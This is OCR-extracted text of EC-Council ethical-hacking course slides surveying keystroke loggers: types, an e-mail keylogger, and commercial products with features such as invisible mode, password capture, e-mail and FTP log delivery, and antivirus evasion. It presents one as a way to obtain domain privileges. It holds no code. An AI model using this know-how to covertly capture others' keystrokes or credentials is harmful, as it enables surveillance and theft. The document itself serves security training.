


It includes a real-time CPU and memory graph, as well as CPU speed test and memory test tools

It includes several useful networking utilities (Bandwidth Monitor, Ping, Whois etc.) as well as an atomic time synchronizer, a browser popup blocker, and a basic keylogger

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Emsa FlexInfo Pro: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Keystroke Loggers

If all other attempts to sniff out domain privileges fail, then a keystroke logger is the solution



Keystroke loggers are stealth software packages that are placed between keyboard hardware and the operating system, so that they can record every keystroke




There are two types of keystroke loggers:


- Software-based
- Hardware-based

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

E-mail Keylogger

This keylogger captures keystrokes and sends them to an e-mail account





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Revealer Keylogger

Revealer Keylogger tool records keyboard inputs

Revealer Keylogger's powerful log engine logs any language on any keyboard and perfectly handles dead-keys




Features:

- Powerful log engine
- Full invisible mode
- Password protection
- Send log files via e-mail

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Revealer Keylogger: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Handy Key Logger
www.handy-keylogger.com

Handy Family Key Logger logs everything typed on a monitored computer

Recorded system keys are automatically highlighted in logs and replaced with the keys' snapshots

It captures all keystrokes, monitors clipboard and Internet activity, records snapshots of desktop activity easily, and sends logs to your e-mail

Features:

- Captures all passwords
- Records chatting and instant messaging
- Monitors Internet activity



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Handy Key Logger: Screenshot 1



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Handy Key Logger: Screenshot 2



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Ardamax Keylogger

www.ardamax.com

Ardamax Keylogger is a keystroke recorder that captures user's activity and saves it to an encrypted log file


Logs can be automatically sent to your e-mail address; access to the keylogger is password protected

Features:

- Invisible mode makes it absolutely invisible to anyone
- Keylogger can send you recorded logs through e-mail
- Can upload recorded logs through FTP delivery
- Chat monitoring


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Ardamax Keylogger: Screenshot 1



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Ardamax Keylogger: Screenshot 2



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Powered Keylogger

www.mykeylogger.com

Powered Keylogger is a driver-based software keylogger that secretly captures keystrokes, mouse clicks, and passwords



It tracks sent and received emails, monitors Internet activity, and logs launched applications

Powered Keylogger is undetectable by a list of firewalls and antivirus software

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Powered Keylogger: Screeshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

ELITE Keylogger

www.elite-keylogger.com

Elite Keylogger works in a low-kernel mode as a driver-based monitoring software recording detail of PC and Internet activities

